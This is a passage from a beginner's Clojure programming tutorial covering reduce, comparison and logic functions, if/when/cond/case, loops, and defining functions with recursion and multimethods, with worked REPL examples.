`(reduce f coll)` `(reduce f val coll)`

```
f should be a function of 2 arguments. If val is not supplied,
returns the result of applying f to the first 2 items in coll, then
applying f to that result and the 3rd item, etc. If coll contains no
items, f must accept no arguments as well, and reduce returns the
result of calling f with no arguments.  If coll has only 1 item, it
is returned and f is not called.  If val is supplied, returns the
result of applying f to val and the first item in coll, then
applying f to that result and the 2nd item, etc. If coll contains no
items, returns val and f is not called.
```

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22 EXAMPLES

link

```
(reduce + [1 2 3 4 5])  ;;=> 15
(reduce + [])           ;;=> 0
(reduce + [1])          ;;=> 1
(reduce + [1 2])        ;;=> 3
(reduce + 1 [])         ;;=> 1
(reduce + 1 [2 3])      ;;=> 6
```

link

```
;; Converting a vector to a set:

(reduce conj #{} [:a :b :c])
;; => #{:a :c :b}
```

link

```
;; Create a word frequency map out of a large string s.

;; `s` is a long string containing a lot of words :)
(reduce #(assoc %1 %2 (inc (%1 %2 0)))
        {}
        (re-seq #"\w+" s))

; (This can also be done using the `frequencies` function.)
```

Clojure docs is a convenient way access documentation on the browser.

Chapter 6. Logic and comparison

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/logic_and_comparison.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-logic-comp

Clojure comes with functions that helps us to compare stuff. For example you can use the equal to `=` function to check if two things are equal as shown below:

```
(= 1 1)
```

Output

```
true
```

Since 1 is equal to 1, the above code returns `true`. in the code below, 1 is not equal to 2 and hence `=` returns `false` when `1` and `2` are passed as arguments to it:

```
(= 1 2)
```

Output

```
false
```

`=` does not just compare two arguments, you can pass any number of arguments to it, and it returns `true`` only when all arguments are equal.

```
(= 7 7 7 )
```

Output

```
true
```

```
(= 7 8 7)
```

Output

```
false
```

The greater than `>` function is used to check if the first argument passed to it is greater than the second one:

```
(> 1 2)
```

Output

```
false
```

```
(> 2 1)
```

Output

```
true
```

If you provide it with more than one argument, it will check if the arguments are passed in descending order, if yes it will return `true`:

```
(> 3 2 1)
```

Output

```
true
```

The greater than or equal to `>=` function returns if the arguments passed to it either greater than or equal to the second one. In the code below, 5 is equal to 5 and hence it will return `true`:

```
(>= 5 5)
```

Output

```
true
```

In example below 6 is greater than 5 and hence it’s `true`:

```
(>= 6 5)
```

Output

```
true
```

The code below returns `false` because 6 is neither greater than 7 nor it’s equal to 7:

```
(>= 6 7)
```

Output

```
false
```

The less than function `<` returns `true` if the arguments passed to it are in ascending order. Below 1 is less than 2 so `true` is returned:

```
(< 1 2)
```

Output

```
true
```

In ht example below, 1 is less than 2, which is less than 3 and hence `true` is returned:

```
(< 1 2 3)
```

Output

```
true
```

2 is not less than 1 and hence the code below returns `false`:

```
(< 2 1)
```

Output

```
false
```

The code below returns `false` because 1, 3 and 2 are not passed to `>` in ascending order:

```
(< 1 3 2)
```

Output

```
false
```

The code below returns `true` because 7 is equal to 7:

```
(<= 7 7)
```

Output

```
true
```

the code below returns `true`, because 7 is less than 8, if not equal to:

```
(<= 7 8)
```

Output

```
true
```

The code below returns false because 8 is neither less than 7 nor its equal to it:

```
(<= 8 7)
```

Output

```
false
```

Now let's come to logical functions, the `and` function returns `true`, if all the arguments passed to it are `true`:

```
(and true true)
```

Output

```
true
```

If any of the argument passed to `and` is `false`, it returns `false`.

```
(and  true false)
```

Output

```
false
```

The `or` function returns `true` if any of the argument passed to it is `true`:

```
(or true true)
```

Output

```
true
```

```
(or true false)
```

Output

```
true
```

```
(or false false)
```

Output

```
false
```

The not simply inverts `true` to `false` and vice versa:

```
(not true)
```

Output

```
false
```

```
(not false)
```

Output

```
true
```

Chapter 7. Conditions and branching

In programming depending on the data or information you gained, the program flow should alter its execution. Say every one can visit landing page of a website, but when trying to visit a secured page if the person is not logged in he must be challenged with a login screen. For such kind of cases we need to check for conditions and depending on it, we need to branch.

In this section we will see how to do it.

7.1. if

Watch video for this section here https://yu7.in/clj-if

`if` is one of the basic condition checking functions in Clojure. Let's try out a simple example. Execute the code shown below:

```
;; if.clj

(let [a 5]
  (if (> a 0)
    (println a "is positive")))
```

Output

```
5 is positive
nil
```

We get the result `5 is positive` as shown above. So we get the following, to an `if` the first argument is condition check, over here its `(> a 0)`, if the condition check returns `true`, then the second argument passed `(println a "is positive")` is executed.

Now modify the program as shown:

```
;; if.clj

(let [a -5]
  (if (> a 0)
    (println a "is positive")))
```

Output

```
nil
```

In the above code, `a` is `-5` and hence `(> a 0)` fails. In theory then the third argument passed to `if` should execute, we have first argument `(> a 0)`, and second argument `(println a "is positive")`, there is no third argument, so `nil` gets returned.

Now let's give a third argument to it, see the code below and execute it:

```
;; if_else.clj

(let [a -5]
  (if (> a 0)
    (println a "is positive")
    (println a "is negative")))
```

Output

```
-5 is negative
nil
```

In the above code `a` is `-5` and hence `(> a 0)` fails. In then the third argument should execute. In this case, the third argument is `(println a "is negative")` gets executed and `-5 is negative` gets printed out.

Take a look at the code below, execute it.

```
;; if_nested.clj

(let [a 5]
  (if (> a 0)
    (println a "is positive")
    (if (< a 0)
      (println a "is negative")
      (println a "is neither positive nor negative"))))
```

Output

```
5 is positive
nil
```

So in the above code `(> a 0)` is `true`, so the first argument passed to it `(println a "is positive")` is executed and above output is printed.

Now let's change `a` to `-5` and see what happens.

```
;; if_nested.clj

(let [a -5]
  (if (> a 0)
    (println a "is positive")
    (if (< a 0)
      (println a "is negative")
      (println a "is neither positive nor negative"))))
```

Output

```
-5 is negative
nil
```

So the second argument passed to `if` is:

```
(if (< a 0)
      (println a "is negative")
      (println a "is neither positive nor negative"))
```

This argument itself contains a `if`, let's call it nested if, and here the condition passed to it `(< a 0)` passes, so the second argument passed to the nested if `(println a "is negative")` gets executed and `-5 is negative` gets printed out.

Now what if `a` is zero, once again it comes to the second argument to the top level `if`, which is

```
(if (< a 0)
      (println a "is negative")
      (println a "is neither positive nor negative"))
```

In the code above `(< a 0)` fails, and the third argument passed to nested `if` `(println a "is neither positive nor negative")` gets executed, and we have execution as shown below:

```
;; if_nested.clj

(let [a 0]
  (if (> a 0)
    (println a "is positive")
    (if (< a 0)
      (println a "is negative")
      (println a "is neither positive nor negative"))))
```

Output

```
0 is neither positive nor negative
nil
```

`if` function can accept only 3 arguments, the first one is a condition, the second argument will get executed when the condition passes, the third will get executed when condition fails. So what if we want to execute more than one statement if a condition passes or fails, well, wrap them in `do` as shown:

```
;; if_multiple_statements_in_branch.clj

(let [a 5]
  (if (> a 0)

    (do
      (println a "is positive")
      (println "There are infinite positive numbers"))

    (do
      (println a "is negative")
      (println "There are infinite negative numbers"))))
```

Output

```
5 is positive
There are infinite positive numbers
nil
```

Now let's make `a` negative and execute it:

```
;; if_multiple_statements_in_branch.clj

(let [a -5]
  (if (> a 0)

    (do
      (println a "is positive")
      (println "There are infinite positive numbers"))

    (do
      (println a "is negative")
      (println "There are infinite negative numbers"))))
```

Output

```
-5 is negative
There are infinite negative numbers
nil
```

7.2. when

Watch video for this section here https://yu7.in/clj-when

`if` accepts a condition as first argument, as second it accepts what should be done if the condition is `true`, and third is what should be done if the condition is `false`. `if` does work when the third argument is left out, but if we want to execute a bunch of statements when a condition is `true`, then we can use `when` as shown below:

```
;; when.clj

(let [print-something true]
  (when print-something
    (println "I print something.")
    (println "I print other things too.")))
```

Output

```
I print something.
I print other things too.
nil
```

Type the above program and execute it. When `print-something` is `true`, then the statements:

```
(println "I print something.")
(println "I print other things too.")
```

in the form

```
(when print-something
    (println "I print something.")
    (println "I print other things too."))
```

get's executed, and we get the output shown above.

Now let's set `print-something` to `false` as shown below and execute the code:

```
;; when.clj

(let [print-something false]
  (when print-something
    (println "I print something.")
    (println "I print other things too.")))
```

Output

```
nil
```

Nothing gets printed. So if the first argument passed to `when` is `true`, all statements enclosed in its form gets executed, else nothing happens.

7.3. cond

What if you want to check multiple conditions and make your code execute according to it. Welcome to `cond` or condition. Take a look at the program below and execute it:

```
;; cond.clj

(let [number 5]
  (cond
    (> number 0) (println number "is positive.")
    (< number 0) (println number "is negative.")
    :else (println number "is neither positive nor negative.")))
```

Output

```
5 is positive.
nil
```

It prints `5 is positive`. That's because we have set `number` as `5` in `let [number 5]`. Then the `cond` form is coded like this:

```
(cond
    (> number 0) (println number "is positive.")
    (< number 0) (println number "is negative.")
    :else (println number "is neither positive nor negative."))
```

In the above piece of code, when `number` is greater than `0`, it satisfies the condition `(> number 0)` and the code next to it `(println number "is positive.")` gets executed.

Change `number` to negative and execute it, see what happens and explain it. When no condition is satisfied the else part:

```
:else (println number "is neither positive nor negative.")
```

gets executed. Make `number` as `0` and execute it, see what happens.

Execute the code below and explain it to yourself.

```
(let [number 5]
  (cond
    (> number 0) (println number "is positive.")
    (< number 0) (println number "is negative.")))
```

Make `number` as `0` execute it and see what happens.

7.4. case

Watch video for this section here https://yu7.in/clj-case

Below is an example of `case`, type it and execute it.

```
;; case.clj

(let [num 20]
  (case num
    1 "one"
    2 "two"
    3 "three"
    4 "four"
    5 "five"
    "I don't know"))
```

Output

```
"I don't know"
```

We get `"I don't know"`, so what happens. We have set `num` to ``20 in `let [num 20]``, then we pass `num` to `case` as shown:

```
(case num
  ........)
```

So case check the value of `num`, `num` is not `1`, so the statement `1 "one"` is not touched.

```
(case num
    1 "one"
    ........)
```

Similarly, `num` is not `2`, `3`, `4`, `5`, so the all the statements below is not touched.

```
(case num
  1 "one"
  2 "two"
  3 "three"
  4 "four"
  5 "five"
  ........)
```

So finally the else part "I don’t know" is executed as shown below:

```
(case num
    ........
    "I don't know")
```

and it gets returned.

As an exercise, remove the "I don’t know" and run the code. What do you get? Change `num` to `4` and run the code what do you get? How can you explain it?

When `num` is `4`, and `"I don’t know"` is removed, does it matter? Why?

When `num` is `20`, and `"I don’t know"` is removed, does it matter? Why?

Chapter 8. Loops

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/loops.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-loops

In programming, when you need to do stuff again and again, you use a thing called loops. In this section we will be seeing about it.

There are no real loops in Clojure https://www.reddit.com/r/Clojure/comments/11d4jo2/comment/ja7luoz/?context=3. This section will get a better explanation once I understand about it. Till then bear with me.

8.1. for

The first loop we are going to see if `for`, type the code below and execute it:

```
(let [nums [1 2 3 4]]
  (for [num nums]
       (* num 10)))
```

Output

```
(10 20 30 40)
```

Let’s see how it works. So,

```
(let [nums [1 2 3 4]])
```

assigns `[1 2 3 4]` to `nums`. Then we invoke the `for` as shown:

```
(let [nums [1 2 3 4]]
  (for [num nums]
    ;; loop body
       ))
```

In the above code `for [num nums]` is the new addition, so the loop body in the above code will be executed 4 times, the first time it gets executed, the first value in `nums` that is `1` will be loaded into `num`, the second time it will be `2` and so on.

So in the loop body all we do is to multiply `num` by `10`, so let’s put `(* num 10)` in the loop body as shown:

```
(let [nums [1 2 3 4]]
  (for [num nums]
       (* num 10)))
```

So what `for` does is this, first time `num` is `1` and the loop body returns `(* num 10)` which is `10`, so `for` creates a list with `(10)`. The next time `num` is `2` and `(* num 10)` is `20` which get returned and `for` now has a list `(10 20)` (imagine like `20` is appended to `'(10)`), and so on it continues till `for` has a list `(10 20 30 40)`, finally `for` returns it.

Now let's try out a `for` program with multiple sequences. Type the program below and execute it:

```
(def colors ["red" "blue" "green" "yellow"])

(def shapes ["square" "circle" "triangle" "rectangle"])

(for [color colors
      shape shapes]
  (str color " " shape))
```

Output

```
("red square" "red circle" "red triangle" "red rectangle" "blue square" "blue circle"
"blue triangle" "blue rectangle" "green square" "green circle" "green triangle" "green
rectangle" "yellow square" "yellow circle" "yellow triangle" "yellow rectangle")
```

So in this statement:

```
(def colors ["red" "blue" "green" "yellow"]))
```

We assign four colors to a variable named `colors`. Similarly, in this statement:

```
(def shapes ["square" "circle" "triangle" "rectangle"])
```

We assign four shapes to shapes. Now let's use `for` to combine all `colors` with all `shapes`. Now look at this:

```
(for [color colors]
  ;; loop body
  )
```

So in the code above we tell the for to execute each time for every item in `colors`, the first time it executes `color` will be the first value of `colors`, that is `"red"`, the last time it executes `color` will be the last value of `colors` that is `"yellow"`.

Now we need to mix in `shapes`, so we just load every shape in `shapes` into a variable called `shape` as shown:

```
(for [color colors
      shape shapes]
  ;; loop body
  )
```

The way it executes is like this, first `"red"` gets loaded into `color`, then `"square"` gets loaded into `shape`, the loop body gets executed, here the loop body is simply concatenating `color` and `shape` using `str`, so let's add `(str color " " shape)` to our code below as the body of `for` loop.

```
(for [color colors
      shape shapes]
  (str color " " shape))
```

So the first time `"red"`, then a space `" "` and `"square"` gets stringed together and `for` has a collection `("red square")`, now the next time, the `shape` takes the next value in `shapes`, that is `"circle"`, and we get `"red circle"` as the output of `(str color " " shape)`, and hence `for` has the collection `("red square" "red circle")`. This goes on till all values in `shapes` are iterated, and now `color` takes on the next color that is `"blue"`, and the process continues. Ultimately `for` will return this list out:

```
("red square" "red circle" "red triangle" "red rectangle" "blue square" "blue circle"
"blue triangle" "blue rectangle" "green square" "green circle" "green triangle" "green
rectangle" "yellow square" "yellow circle" "yellow triangle" "yellow rectangle")
```

8.2. doseq

`doseq` works just like `for`, but it returns nothing. Checkout the code below, if you think it will return `(10 20 30 40)`, you are wrong. When you want something to be executed, but then nothing should be returned, then `doseq` is the thing to be used.

> `doseq` is used for doing repetitive actions with side effects, like printing out stuff, writing into a file, sending emails, writing into databases If you can't understand what's in this note, don't worry. Just forget it. It doesn't matter much now.

```
(let [nums [1 2 3 4]]
  (doseq [num nums]
    (* num 10)))
```

Output

```
nil
```

Now check out the code below, though `doseq` returns nothing, you can make it do something in the loop body, here we just print numbers multiplied by 10:

```
(let [nums [1 2 3 4]]
  (doseq [num nums]
    (println (* num 10))))
```

Output

```
10
20
30
40
nil
```

In real world it could be a code to send emails to n-number of people or something like that where there is no need to return anything after the loop has run.

8.3. loop

The final loop we are going to see in Clojure is `loop`, type the program below and execute:

```
(loop [x 1]
  (when (<= x 5)
    (println x)
    (recur (inc x))))
```

Output

```
1
2
3
4
5
nil
```

It works like this, first you have a function `loop`:

```
(loop )
```

now let’s initialize a variable named `x` to `1`:

```
(loop [x 1])
```

We want to print from 1 to 5, then the loop should check the condition if `x` is less than or equal to 5, so let's check the condition `(⇐ x 5)` using a function called `when`:

```
(loop [x 1]
  (when (<= x 5)
    ))
```

So the first argument to loop is `[x 1]`, the second one is the condition check:

```
(when (<= x 5)
    )
```

So when ever `x` is less than 5 `(⇐ x 5)` what ever is put in `(when (⇐ x 5) …)` gets executed.

Now let's have a simple loop body to print `x`, so we get:

```
(loop [x 1]
  (when (<= x 5)
    (println x)))
```

We need to the loop to continue once it has printed `x`, so for that we call a function `recur` with updated value of `x`, let's pass `(recur (inc x))` as second argument to when as shown:

```
(loop [x 1]
  (when (<= x 5)
    (println x)
    (recur (inc x))))
```

So now once again `loop` is hit, but now `x` is 2 this time, and still `(⇐ x 5)` passes, now 2 gets printed out, it goes on and on till `x` is 6 and so `(⇐ x 5)` fails, and the loop stops recurring and execution stops.

8.4. dotimes

Watch video for this section here https://yu7.in/clj-dotimes

If you know in advance how many times a thing needs to be repeated, you can use the `dotimes` function. Let's look at an example.

So first we have `dotimes`:

```
(dotimes )
```

To it we pass a vector:

```
(dotimes [])
```

Let's say we want to do something five times, so we put the number `5` as shown:

```
(dotimes [5])
```

Let's say we want to use this number, let's capture it in a variable named `x` as shown:

```
(dotimes [x 5])
```

Next we print it:

```
(dotimes [x 5]
  (println x))
```

So when the code above is run, we get the following result:

```
0
1
2
3
4
```

In computers, that is in most programming languages, numbering starts from 0, so that's why you get the odd `0` printed out first, but if you count, there are 5 distinct number that range from 0 to 4, and they are printed. In other words, `x` which varied from `0` to `4` was printed five times.

Let's see another example, take a look at the code below:

```
(dotimes [_ 5]
  (println "Hello World!"))
```

Run it and you will get output as shown

```
Hello World!
Hello World!
Hello World!
Hello World!
Hello World!
```

So as you can see, `Hello World!` is printed 5 times. One might ask why we used underscore in `[_ 5]`, and not a variable like `x`. The reason is in loops, if you are not using the counter variable, it's better not to name it, it's a convention to use underscore `which indicates even though the` captures the counter, it will not be used in the body of the loop.

Chapter 9. Functions

Watch video for this section here https://yu7.in/clj-st-fun

Abstraction is the key to greatness and progress. Michael Faraday discovered electricity and magnetism have a link, but I don't think about it when I drive my car. Everything is abstracted away behind the steering wheel and pedals. Abstraction is so important, that almost every programming language provides a way to abstract away complexity.

Functions are the way you can abstract away things in Clojure. Whenever a code gets complex, you can refactor it out as functions, and use those functions as building blocks. In fact, you have been using functions all along, say when you call `(+ 1 2)` in Clojure, the `+` is a function, and `1` and `2` are the values it receives. Technically we call the values received by the function as arguments. You don't know what happens in computer when you execute `(+ 1 2)`, it's been neatly abstracted away behind the function `+`.

So let's see how to build our own functions in this chapter.

9.1. Saying Hello With Functions

So this is the code in Clojure is to print Hello World:

```
(println "Hello world!")
```

Now I want to make this same functionality available by calling just `(say-hello)`. To do that I first call a function called `defn` or define function

```
(defn )
```

To it, as a first argument I pass the function name `say-hello`:

```
(defn say-hello)
```

Now `say-hello` is passed to `defn`, but since `say-hello` is defined as a function, we can accept arguments for it, but here we need no arguments as we are going to print Hello World!, so lets put empty square braces as no arguments will be accepted by `say-hello`

```
(defn say-hello [])
```

Now all we need to do is to write the function body, in the body we print hello world as shown below:

```
(defn say-hello []
  (println "Hello world!"))
```

So when ever we call `(say-hello)`, `Hello World!` gets printed. Below code shows the final version of `say-hello`:

```
;; function_say_hello.clj

(defn say-hello []
  (println "Hello world!"))

(say-hello)
```

Output

```
Hello world!
nil
```

9.2. Passing Argument

We can pass arguments to functions, say we have a function $f(x) = x^2 + 2$, this function accepts an argument x, now we plug in 7 to x, then $f(7) = 51$. In the same way, a function in Clojure can take in argument and do something with it.

Look at the say hello example below, type it, and execute it:

```
;; function_with_arguments.clj

(defn say-hello [name]
  (println "Hello" name "!"))

(say-hello "Karthik")
```

Output

```
Hello Karthik !
nil
```

It prints `Hello Karthik !`, so how it works? By typing `(defn say-hello …)`, we define a function named `say-hello`, after that notice the `[name]` as shown below:

```
(defn say-hello [name]
  ;; function body goes here
  )
```

The `name` is an argument you need to pass for the function to run. It can be used as variable in the function. Notice how the function is structured, you have the `defn`, followed by the function name `say-hello`, then there the square bracket containing the single argument name `[name]`. Now let's finish off the function by writing its body as shown:

```
(defn say-hello [name]
  (println "Hello" name "!"))
```

In the function body, we are just printing saying hello to the `name`, we pass `name` to `println` like this: `(println "Hello" name "!")`.

Now calling `say-hello` with argument `Karthik`: `(say-hello "Karthik")` prints out `Hello Karthik !`. Modify the program to say hello to you.

9.2.1. Finding Area Of Circle

We know that area of circle is πr^2, given radius of a circle is stored in a variable `radius`, we can write a Clojure code to find area as shown:

```
(* Math/PI (Math/pow radius 2))
```

Now, rather than writing as above, won't it be good if we can find area of circle by calling a function `circle-area`? That's what we do in code below:

```
;; function_circle_area.clj

(defn circle-area [radius]
  (* Math/PI (Math/pow radius 2)))

(circle-area 7)
```

Output

```
153.93804002589985
```

In the above code, rather than dealing with `Math/PI` and finding power, all we need to do is to call `(circle-area 7)`, and we get the area of circle whose radius is 7 units. A good function abstracts complexity away and makes us write programs better.

9.3. Refactoring

Say your friend is coding a billion-dollar startup that lets its customers find circle area using an app. Your friend had a successful pitch and investment round where he claimed that 1000s of people wanted to find circle area every day and his app will be useful for it. He knows you area great programmer, and you coded the `circle-area` function for him. The app releases and humanity is saved.

You find that rather than finding circle area using `(* Math/PI (Math/pow radius 2))`, you can find it by `(* Math/PI radius radius)`. The later is much simpler and easier to maintain. So all you need to do is to change the code in one place as shown:

```
;; function_circle_area_refactored.clj

(defn circle-area [radius]
  (* Math/PI radius radius))

(circle-area 7)
```

The rest of the code in the app is totally unaware of this change, and works just fine. Instead of abstracting things away as a function, if you put `(* Math/PI (Math/pow radius 2))` everywhere, say in 50 places in app, it would be really difficult to change and test.

So functions help in better coding, and even reduces the possibility of bugs.

9.4. Function with multiple arguments

Watch video for this section here https://yu7.in/clj-mul-arg

It's not that functions should have only one argument, say you want to find the hypotenuse of a right angle triangle with of sides of lengths a and b, then it can be written as a function $f(a, b) = \sqrt{a^2 + b^2}$. Now let's code this one in Clojure:

```
;; hypotenuse.clj

(defn hypotenuse [a b]
  (Math/sqrt (+ (* a a) (* b b))))

(hypotenuse 3 4)
```

Output

```
5.0
```

In the code above, we define a function `hypotenuse`, and it takes in two arguments `a` and `b`, so I think it should be clear to reader now, if a function takes no arguments, the function name should be followed by empty square brackets `[]`, or if it does then the argument(s) name(s) should be included in those square brackets like `[a, b]`. In the function body we just add the statement `(Math/sqrt (+ (* a a) (* b b)))`, which computes the hypotenuse and returns it.

When we call `(hypotenuse 3 4)`, `5.0` gets returned.

Let's say for some reason we need a function where it can accept one argument, and the same function can also accept two arguments. We can do that too Clojure. Look at the code below:

```
;; function_multiple_arguments.clj

(defn multiple-args
  ([arg-1] (println "One argument passed:" arg-1))
  ([arg-1 arg-2] (println "Two arguments passed:" arg-1 arg-2)))

(multiple-args 1)
(multiple-args 1 2)
```

Output

```
One argument passed: 1
Two arguments passed: 1 2
```

So we have a function called `multiple-args`, that's defined like this

```
(defn multiple-args
  ;; function body goes here
  )
```

So in order to accept one argument, we add a form as shown below:

```
(defn multiple-args
  ([arg-1] (println "One argument passed:" arg-1)))
```

This form:

```
([arg-1] (println "One argument passed:" arg-1))
```

Receives one argument `arg-1`:

```
([arg-1] ...)
```

And in the body of the function we print it using `(println "One argument passed:" arg-1)` as shown:

```
([arg-1] (println "One argument passed:" arg-1))
```

So this will respond to a function call like `(multiple-args 1)`.

Now in order to have two arguments, we add this another form that has two arguments in it:

```
([arg-1 arg-2] (println "Two argument passed:" arg-1 arg-2))
```

So now this is our function definition which can accept one argument or two arguments:

```
(defn multiple-args
  ([arg-1] (println "One argument passed:" arg-1))
  ([arg-1 arg-2] (println "Two argument passed:" arg-1 arg-2)))
```

`([arg-1 arg-2] (println "Two argument passed:" arg-1 arg-2))` will be called when we call `(multiple-args 1 2)` is executed.

As an exercise try writing code that will let you call `(multiple-args)`, this should print out `No argument passed`. If you are finding it difficult refer `function_multiple_arguments_exercise.clj` in the code examples.

9.5. Accepting unlimited arguments

It is possible to accept unlimited number of arguments in a Clojure function. For example `+` function can accept unlimited number of arguments and can give us the sum:

```
(+ 1 2 3 5 7 -1)
```

Output

```
17
```

For our functions to accept unlimited number of arguments, prefix argument with an `&` followed by a space, take a look at the code below:

```
;; function_unlimited_arguments.clj

(defn unlimited-arguments [& args]
  (println "Arguments:" args)
  (println "Type of args:" (type args)))

(unlimited-arguments 1)
(println)
(unlimited-arguments 1 17 true "Karthik" :coder)
```

Output

```
Arguments: (1)
Type of args: clojure.lang.ArraySeq
```

```
Arguments: (1 17 true Karthik :coder)
Type of args: clojure.lang.ArraySeq
```

In the above example we have `& args`, between square brackets, so the function `unlimited-arguments` can accept any number of arguments.

Say if we call the function like this:

```
(unlimited-arguments 1)
```

Then we get the output as `Arguments: (1)` which is generated by this statement:

```
(println "Arguments:" args)
```

In the above code snippet we are just printing the arguments. In the below code snippet:

```
(println "Type of args:" (type args))
```

We are printing the type of `args` which seems to be `clojure.lang.ArraySeq`, which I think is some list. In similar fashion when we call:

```
(unlimited-arguments 1 17 true "Karthik" :coder)
```

All `1 17 true "Karthik" :coder`, seems to be bundled in `args` as a list, as you can see from the output its printed as `Arguments: (1 17 true Karthik :coder)`.

Let's say that we want a function where it accepts one or more arguments, we can code it like this:

```
;; function_unlimited_arguments_2.clj

(defn unlimited-arguments [first-arg & args]
  (println "First argument:" first-arg)
  (println "Other arguments:" args))

(unlimited-arguments 1)
(println)
(unlimited-arguments 1 17 true "Karthik" :coder)
```

Output

```
First argument: 1
Other arguments: nil
```

```
First argument: 1
Other arguments: (17 true Karthik :coder)
```

Look at `[first-arg & args]`, so the first argument gets captured in `first-arg`, the rest if they are there gets bundled up in `args` which is present after `&` inside the square braces.

In the example below, the function `unlimited-arguments` has to have minimum of two arguments:

```
;; function_unlimited_arguments_3.clj

(defn unlimited-arguments [first-arg second-arg & args]
  (println "First argument:" first-arg)
  (println "Second argument:" second-arg)
  (println "Other arguments:" args))

(unlimited-arguments 1 2)
(println)
(unlimited-arguments 1 17 true "Karthik" :coder)
```

Output

```
First argument: 1
Second argument: 2
Other arguments: nil

First argument: 1
Second argument: 17
Other arguments: (true Karthik :coder)
```

The first argument is caught by `first-arg` and the second by `second-arg`, the rest is bundled up as list in `args`.

9.6. Returning stuff

Watch video for this section here https://yu7.in/clj-ret

If you think about a mathematical function, say $f(x) = x^2 + 2$, if you plug in a value say $x = 7$, it returns 51. So you expect a function to return something.

In Clojure, the last statement executed by a function returns. Take for example the code below:

```
;; function_returning_something.clj

(defn add [a b]
  (+ a b))

```

```
(println (add 2  3))
```

Output

```
5
nil
```

In the code above, the result of `(+ a b)` is returned out of the function add. If you see `(+ a b)` is the last statement of the function `add`. This is captured by `println` and is printed out. You might have noticed a nil in output, That's because `println` after printing `5` returns nothing or `nil` and hence `nil` gets printed in the REPL.

Another good example will be any math function in Clojure. Take for instance the `+`

```
(+ 1 2 3 4 5)
```

Returns `15`, and hence if you try it out on the repl, you will get 15 and not `nil`, there is no `nil` here because it returns something. Think of `nil` as equivalent to nothing or emptiness in Clojure.

Now let's code something and see what it returns. Code the example below and execute it

```
;; what_it_returns.clj

(defn do-math [a b]
  (+ a b)
  (* a b))

(do-math 5 3)
```

Output

```
15
```

In function `do-math`, you see the first form is `(+ a b)`, when `(do-math 5 3)` is called, `(+ a b)` returns `8`, but it gets thrown away and lost, the last statement is `(* a b)`, and it returns 15, this is what gets returned from `do-math` and that's what appears as output.

Now lets code another function swapping the `*` and `+` as shown:

```
;; what_it_returns_2.clj

(defn do-math [a b]
  (* a b)
  (+ a b))

```

```
(do-math 5 3)
```

Output

```
8
```

In the above code, since `(+ a b)` is at the last, it gets returned. What is computed by `(* a b)` is lost.

The moral of the story is the last statement or forms output gets returned from a function.

9.7. Recursion

Watch video for this section here https://yu7.in/clj-recursion

A function calling itself is known as recursion. For example look at the code below:

```
;; function_recursion.clj

(defn count-down [number]
  (println number)
  (if (pos? (dec number))
    (count-down (dec number))))

(count-down 5)
```

Output

```
5
4
3
2
1
nil
```

When executing the function, it prints from 5 to 1 and stops. We called the function like this: `(count-down 5)`. Let’s analyze the function body:

```
(println number)
(if (pos? (dec number))
  (count-down (dec number)))
```

First we have the form `(println number)` which prints out `5`, then it comes to this form:

```
(if (pos? (dec number))
  (count-down (dec number)))
```

So in the above code `(dec number)` is `4` and is positive, and hence `(pos? 4)` is `true`, hence the statement `(count-down (dec number))` gets executed, and so `(count-down 4)` is called. That is the function `count-down` calls itself again.

This goes on till `number` becomes `0` and `(dec number)` is `-1` and hence `(pos? -1)` is `false` thus `(count-down (dec number))` is never reached and the program exits.

You can call a function from itself using the function name as in the example above, or you can use `recur` as shown below:

```
;; function_recur.clj

(defn count-down [number]
  (println number)
  (if (pos?  (dec number))
    (recur (dec number))))

(count-down 5)
```

Output

```
5
4
3
2
1
nil
```

In the example above, we have replaced the function name `count-down` with `recur` when the function needs to call itself. It said that when we use `recur` it more memory efficient and the condition it must satisfy is hat `recur` should be the last statement executed in the function.

In the example below, we use recursion to compute the total of sequence of numbers passed to a function. Type the code below and execute it, we will see how it works soon.

```
;; function_sum_using_recursion.clj

(defn sum [numbers total]
  (if (empty? numbers)
    total
    (recur (rest numbers) (+ total (first numbers)))))

(println (sum [1 2 3 4 5], 0))
```

Output

```
15
nil
```

In the above example we have tried out `sum` like this `(sum [1 2 3 4 5], 0)`, which returns `15`. to simplify it let's try out something as shown:

```
(sum [1 2] 0)
```

So, what happens when the above code is executed? Let's look at the body of `sum`:

```
(if (empty? numbers)
  total
  (recur (rest numbers) (+ total (first numbers))))
```

`(empty? [1 2])` become `false`, and hance this get's executed:

```
(recur (rest numbers) (+ total (first numbers)))
```

When substituting values, we get the following:

```
(recur (rest [1 2]) (+ 0 (first [1 2])))
```

Which can be reduced to this:

```
(recur [2] (+ 0 1))
```

and so we get:

```
(recur [2] 1)
```

Since `recur` calls the same function it's in, we can write it as:

```
(sum [2] 1)
```

So now a `sum` is called with `numbers` taking tha value `[2]` and `total` taking the value `1`. Once again `(empty [2])` is `false` and we end up with:

```
(recur (rest numbers) (+ total (first numbers)))
```

Which on substitution we get

```
(recur (rest [2]) (+ 1 (first [2])))
```

Now reducing it we get:

```
(recur [] (+ 1 2))
```

Substituting `recur` with `sum` and reducing `(+ 1 2 )` to `3` we get:

```
(sum [] 3)
```

So now `numbers` takes the value `[]` and `total` take the value `3`, now let's plug it into:

```
(if (empty? numbers)
  total
  (recur (rest numbers) (+ total (first numbers))))
```

Here `(empty? numbers)` is `true` and hence `total` must be returned, hence `3` gets returned which is the sum of the vector `[1 2]`.

What if you don't want to pass the `total` and want a function that take a sequence and computes its sum. Take a look at the example below:

```
;; function_collection_sum.clj

(defn sum [numbers total]
  (if (empty? numbers)
    total
    (recur (rest numbers) (+ total (first numbers)))))

(defn collection-sum [collection]
  (sum collection 0))

(println (collection-sum [1 2 3 4 5]))
```

Output

```
15
nil
```

In the above example we have function `collection-sum` that takes a collection, it abstracts away by passing the collection and initial `total` as `0` to the `sum` function which we coded before. `sum` uses recursion to calculate the sum.

9.8. Multimethods

Watch video for this section here https://yu7.in/clj-mm and here https://yu7.in/clj-mmm

Let's say you pass an argument(s) to a function, based on the passed value, it's determined which function or method is to be called. This technique is called multimethods.

Take a look at the code below, type it and execute it:

```
;; multimethod_factorial.clj

(defmulti factorial identity)

(defmethod factorial 0 [_]  1)

(defmethod factorial :default [num]
  (* num (factorial (dec num))))

(factorial 0) ; => 1
(factorial 1) ; => 1
(factorial 3) ; => 6
(factorial 7) ; => 5040
```

